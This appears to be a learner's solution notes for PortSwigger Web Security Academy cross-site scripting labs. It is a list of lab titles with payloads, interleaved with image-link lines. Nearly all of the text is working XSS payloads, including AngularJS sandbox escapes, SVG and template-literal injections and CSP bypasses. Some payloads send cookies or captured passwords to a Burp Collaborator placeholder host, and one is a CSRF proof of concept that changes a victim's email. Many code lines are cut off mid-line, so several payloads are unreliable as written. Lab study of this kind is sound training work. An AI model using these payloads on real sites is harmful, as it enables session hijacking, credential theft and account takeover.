
```
&storeId="></select><img src=1 href=1 onerror="javascript:alert(1)"></
```


DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

```
{{constructor.constructor('alert(1)')()}}
```




Lab: Reflected DOM XSS






```
\"-alert(1)}//
```


Lab: Stored DOM XSS




```
<><img src=1 onerror=alert(1)>
```


Reflected XSS into HTML context with most tags and attributes blocked

---





```
<iframe src=https://0a79009004a6554d80589e3900e40005.web-security-acad
```

Lab: Reflected XSS into HTML context with all tags blocked except custom ones





```
<script>
location = 'https://0a260063036963ce80e44923003600ab.web-security-acad
</script>
```


Reflected XSS with some SVG markup allowed





```
"><svg><animatetransform onbegin=alert(1)>
```



Reflected XSS in canonical link tag






```
https://0a9100c703c94ce580e9126700fc0096.web-security-academy.net/?ryp
```


Reflected XSS into a JavaScript string with single quote and backslash escaped

```
<script></script><script>alert(1)</script>
<script>\\u{61}lert(1)</script>alert(1)<scrpt>alert(1)</script>
```

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

```
\\\'-alert(1)//
```

Lab: Stored XSS into `onclick` event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped




```
http://foo?&apos;-alert(1)-&apos;
```

Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped


```
        <a href=/>Home</a><p>|</p>
    </section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for '\u0060hello \u005c \u003cScript\u003ealert(1)\u003c/script\u003e;'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
<section class="blog-list no-results">
    <div class=is-linkback>
```

```
<section class= top-links >
    <a href=/>Home</a><p>|</p>
</section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for '${alert(1) }'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
```

```
${alert(1)}
```

Lab: Exploiting cross-site scripting to steal cookies

```
<script>
  var i = new Image();
  i.src = "https://YOUR_BURP_COLLABORATOR_URL/?cookie=" + document.coo
</script>
```



Lab: Reflected XSS into HTML context with most tags and attributes blocked

```
<iframe src="https://0a670027030ada1b83df5a5d007d0010.web-security-aca
```


Body:

```
<iframe src="https://0a670027030ada1b83df5a5d007d0010.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```

Store | View exploit | Deliver exploit to victim | Access log

Lab: Exploiting cross-site scripting to capture passwords

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetc
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```



Lab: Exploiting XSS to bypass CSRF defenses

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
```

```
};
</script>
```

Lab: Reflected XSS with AngularJS sandbox escape without strings

```
https://0a5200ba045815328049daab008d0064.web-security-academy.net/?sea
```

```
toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toStrir
```

Lab: Reflected XSS with AngularJS sandbox escape and CSP


“basically csp is content security policy which block the third party tags,scrpts based on white listing”

“**Content Security Policy (CSP)** is a **security feature** designed to prevent **Cross-Site Scripting (XSS), data injection attacks, and clickjacking** by controlling which resources (scripts, styles, images, etc.) a web page can load and execute. It acts as a **browser-side defense mechanism** that enforces security rules specified by a website administrator.


”

```
<script>
location='https://0acc00f304dee209b5f9e30d008600ee.web-security-academ
</script>
```


```
<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(1)'>
```



Lab: Reflected XSS with event handlers and `href` attributes blocked





```
<svg><a><animate attributeName=href values=javascript:alert(1) /><text
```



Lab: Reflected XSS in a JavaScript URL with some characters blocked


```
5&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window+'',{x:'
```



Lab: Reflected XSS protected by very strict CSP, with dangling markup attack

1. “get the tocket create a form where bot will act as victim and he will click and you will get csrf token”

```
"></form><form class="login-form" name="evil-form" action="https://m1c
```



1. “and then use the token to change the email”

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5600690466a97d81883fc4009f0055.web-securit
      <input type="hidden" name="email" value="hacker&#64;evil-user&#4
      <input type="hidden" name="csrf" value="NyWJKolQ3dWWgtgfCRI7ZMDb
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: Reflected XSS protected by CSP, with CSP bypass

```
<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```